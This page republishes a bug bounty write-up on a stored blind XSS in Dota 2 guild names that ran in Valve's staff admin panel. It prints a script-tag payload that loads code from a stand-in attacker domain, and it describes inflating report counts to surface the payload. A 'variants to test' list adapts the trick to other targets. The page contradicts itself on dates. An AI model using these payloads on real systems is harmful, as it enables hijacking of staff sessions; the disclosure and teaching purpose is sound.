Got Access To Dota 2 Admin Panel By Exploiting In-game Feature
A guild name field in Dota 2 was not sanitised, allowing a stored cross-site scripting payload to execute in the Valve administration panel when staff viewed the guild list. An attacker could run JavaScript in an admin's browser and potentially access sensitive game data or perform admin actions.
 Published on abdilahrf.github.io
The finding started when DOTA 2 is announcing the new feature for the battle pass owner that is being able to create a guild in the game the update was around October 2020.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Dota 2, Valve's multiplayer online battle arena game, reintroduced guilds during the Battle Pass and later kept them permanently. The researcher quotes the announcement:
Guild Updates
We reintroduced Guilds during the Battle Pass, and we were happy to see how many players participated in Guilds and shared their feedback with us. We are keeping the existing Guilds, but many of the rewards received only worked in the context of the Battle Pass. We’ve redesigned those features so that you can enjoy playing with your guild all the time.
A guild is created in game and has a name, a logo and a tag. Players can report a guild, and the report forms cover the guild name, the guild logo and the guild tag. The report counts are combined into a total_reports value, which is used to sort the guild list in the staff-facing administration panel.


That administration panel is a web application hosted on dota2.com. According to the researcher it manages all the information of the game: the IP address of the currently in-game rooms, the ability to ban a player, pro player information, and almost everything about custom games.
Setup
The researcher was an active Dota 2 player as well as a bug bounty hunter, with a normal player account able to create a guild and submit reports. No special tooling is described beyond the game client and automation of the in-game reporting process. The payload is blind and fires in the browser of a staff member who views the page where the guild name is rendered.
Finding it
The idea came from the new guild feature: create a guild whose name is a Blind XSS payload, without expecting the payload to be executed anywhere on Valve's systems.

The researcher's first thought turned out to be wrong: the payload was executed on the Dota 2 administration panel, the web application hosted on dota2.com.

Rather than escalating privileges with the JavaScript execution that was available, the researcher reported the finding immediately to the Valve team on HackerOne. The screenshots of the panel show what it exposes: the IP address of currently in-game rooms, the possibility of banning a player, pro player information, and other custom game data.

Exploitation

Step 1: Create a guild with a payload as its name
The guild name is set to the following payload:
'"><script src=//domain></script>
The payload is a script tag that loads a remote script from the attacker's domain. The payload is stored as the guild name and was executed in the staff administration panel.
Step 2: Get the guild onto the first page of the panel
The researcher's conclusion after investigating the vulnerability was that the more guilds registered in the system, the harder it is for the exploit to be viewed by staff logging in to the administration panel, because the guild table is sorted by the number of reports received. To reproduce the execution, the guild name is reported multiple times until the report count is enough to place the guild on the first page. The table is configured to show only 50 rows per page, so the guild has to rank within the top 50 by total_reports.
There are three report forms a guild can receive: report guild name, report guild logo and report guild tag. All of the report amounts are combined into total_reports, which is the sorted value used when the datatable is loaded in the application.
Step 3: Profit
The researcher automated logging in to the game and reporting the guild repeatedly to reach the desired total_reports. This was not hard because testing happened when the feature had been released only a couple of days earlier. The result is JavaScript execution in the staff member's session:
alert(1)
The reproduction steps, as written in the report:
- Create guild with a blind xss payload as the name
'"><script src=//domain></script> - Report the guild name multiple times, until you feel the report amount is enough to make our guild listed on the first page.
- Profit!
alert(1)
Root cause
The guild name is user-controlled input that is stored and later rendered in the staff administration panel, where the payload executed. The report does not describe the server-side or client-side code responsible, so the exact missing encoding is not stated;
The sorting by total_reports is what makes the attack practical: the payload only fires when a staff member views the page containing the guild, and the table shows 50 rows per page. By inflating the combined report count across the name, logo and tag report forms, the attacker controls the guild's position in that list and therefore whether the payload is rendered to staff.
Impact
The payload executes in the browser of a staff member using the Dota 2 administration panel on dota2.com. The researcher states that the panel manages game information such as the IP address of currently in-game rooms, the ability to ban a player, and pro player information, and that almost everything about custom games is there. With JavaScript execution in that session, an attacker could act within the panel with the staff member's privileges. The researcher chose not to escalate and reported immediately, so the report does not demonstrate any specific action taken through the panel.
Fix
The report does not describe the fix that was applied. The measure implied by the finding is to encode the guild name (and the logo and tag) on output wherever it is rendered, including the staff datatable, so that stored markup is displayed as text rather than parsed as HTML.
Variants to test
- Other user-controlled fields shown to staff. Guild logo and guild tag are reported through their own forms and feed the same
total_reportsvalue; the report only tested a payload in the guild name. A positive result is the remote script loading when the staff view is opened. - Sorting and paging as a delivery mechanism. On any target where a staff list is sorted by an attacker-influenced counter, inflate that counter to place the record on the first page. A positive result is the record appearing within the visible rows without staff interaction beyond opening the default view.
- Report and moderation queues. Submit the payload through abuse-report or moderation flows, which commonly surface user content to staff. A positive result is execution in the moderation interface rather than the public one.
- Blind XSS with an out-of-band listener. Use a payload that calls back to a controlled host, as in the report's
'"><script src=//domain></script>, so execution can be confirmed even when the attacker cannot see the staff page. A positive result is an incoming request from the staff environment.
Key Takeaways
- Keep in mind of your input might end up anywhere that you do not even expect, we never know ¯*(ツ)*/¯.
Jun 12, 2020: Reported Jun 12, 2020: Severity Changed Crit -> High ( I don’t get it actually) Jun 16, 2020: Triaged Sept 8, 2020: Severity Changed High -> Med ( Based on all the information and actions that I can do there, this is just disappointing 😪 )

Sept 8 2020: Rewarded 750USD + 150USD Bonus Proof(UNDISCLOSED yet): https://hackerone.com/reports/896281 My H1 Profile: https://hackerone.com/abdilahrf_

Author
Abdillah Muhamad
[redacted]
Coffe make you like a hero
What happened, in plain words
Dota 2 is a multiplayer online battle arena game made by Valve. Valve reintroduced guilds during the Battle Pass; a guild has a name, a logo and a tag. Players can also report a guild they do not like, and those reports are counted.
Valve staff have a private website, an administration panel hosted on dota2.com, where they look at guilds and other game data. The researcher, an active Dota 2 player and a bug bounty hunter, created a guild whose name was not a normal name but a small piece of code. When a staff member later opened the guild list in that private panel, the code ran inside the staff member's browser. This kind of attack is called blind cross-site scripting (blind XSS): the attacker plants code in stored content and cannot see the page where it fires, so the effect is "blind" until something calls back.
Instead of using that access to do more damage, the researcher reported it to Valve through the HackerOne bug bounty platform straight away. Valve paid a reward of 750 USD plus a 150 USD bonus.
Background: the guild feature
The finding started when Dota 2 announced a new feature for Battle Pass owners: the ability to create a guild in the game. The update was around October 2020. The researcher quotes the announcement:
Guild Updates
We reintroduced Guilds during the Battle Pass, and we were happy to see how many players participated in Guilds and shared their feedback with us. We are keeping the existing Guilds, but many of the rewards received only worked in the context of the Battle Pass. We’ve redesigned those features so that you can enjoy playing with your guild all the time.
A guild is created in the game and has a name, a logo and a tag. Other players can report a guild, and there are three separate report forms: report the guild name, report the guild logo, report the guild tag. All the reports a guild receives are added together into one number, total_reports. That number is used to sort the guild list in the staff administration panel, so the most-reported guilds appear first.
The administration panel is a web application hosted on dota2.com. According to the researcher it manages all the information of the game: the IP address of the currently in-game rooms, the ability to ban a player, pro player information, and almost everything about custom games.
Two ideas to keep in mind before going further:
- Stored input: any text you type into a website or a game (a name, a comment, a tag) is usually saved on the server and shown again later, sometimes on pages you never see. If that text is shown as raw HTML instead of plain text, code inside it can run in whoever's browser displays the page.
- Administration panel: a private website used by staff, not by ordinary players. It usually sits behind a login, and because staff have more power than players, code running there is far more valuable to an attacker than code running on a public page.
Setting up
The researcher was an active Dota 2 player as well as a bug bounty hunter, with a normal player account able to create a guild and submit reports. No special tooling is described beyond the game client and automation of the in-game reporting process. The payload is blind and fires in the browser of a staff member who views the page where the guild name is rendered.
Finding it
The idea came from the new guild feature: create a guild whose name is a Blind XSS payload, without expecting the payload to be executed anywhere on Valve's systems.
The researcher's first thought turned out to be wrong: the payload was executed on the Dota 2 administration panel, the web application hosted on dota2.com.
Rather than escalating privileges with the JavaScript execution that was available, the researcher reported the finding immediately to the Valve team on HackerOne. The screenshots of the panel show what it exposes: the IP address of currently in-game rooms, the possibility of banning a player, pro player information, and other custom game data.
Exploitation
Step 1: Create a guild with a payload as its name
The guild name is set to the following payload:
'"><script src=//domain></script>
Line by line, in plain words:
'and"are quote characters. Web pages are built from HTML, and HTML often puts text inside attributes such astitle="...". A quote can end that attribute early, so the rest of the payload is no longer treated as plain text.>closes the HTML tag that was open at that point. Together, the quote and the angle bracket break out of whatever place the guild name was inserted into.<script src=//domain></script>is an HTML tag that tells the browser to download and run a JavaScript file from another address.//domainis a placeholder for the attacker's own server address. The browser fetches the script and executes it as if the site itself had served it.- The payload is stored as the guild name and was executed in the staff administration panel. The attacker never needs to send anything to the staff member directly; the staff member simply opens the page.
Step 2: Get the guild onto the first page of the panel
The researcher's conclusion after investigating the vulnerability was that the more guilds registered in the system, the harder it is for the exploit to be viewed by staff logging in to the administration panel, because the guild table is sorted by the number of reports received. To reproduce the execution, the guild name is reported multiple times until the report count is enough to place the guild on the first page. The table is configured to show only 50 rows per page, so the guild has to rank within the top 50 by total_reports.
There are three report forms a guild can receive: report guild name, report guild logo and report guild tag. All of the report amounts are combined into total_reports, which is the sorted value used when the datatable is loaded in the application.
Think of it like a queue at a busy office: staff only look at the first page of the list, so a record buried on page twenty is never seen. By pushing the guild up the list with reports, the researcher made sure the payload was on the page staff actually open.
Step 3: Profit
The researcher automated logging in to the game and reporting the guild repeatedly to reach the desired total_reports. This was not hard because testing happened when the feature had been released only a couple of days earlier. The result is JavaScript execution in the staff member's session:
alert(1)
alert(1) is the simplest proof that JavaScript is running: it opens a small pop-up box in the browser showing the number 1. Seeing it appear on the staff panel is the confirmation that the stored payload executed there.
The reproduction steps, as written in the report:
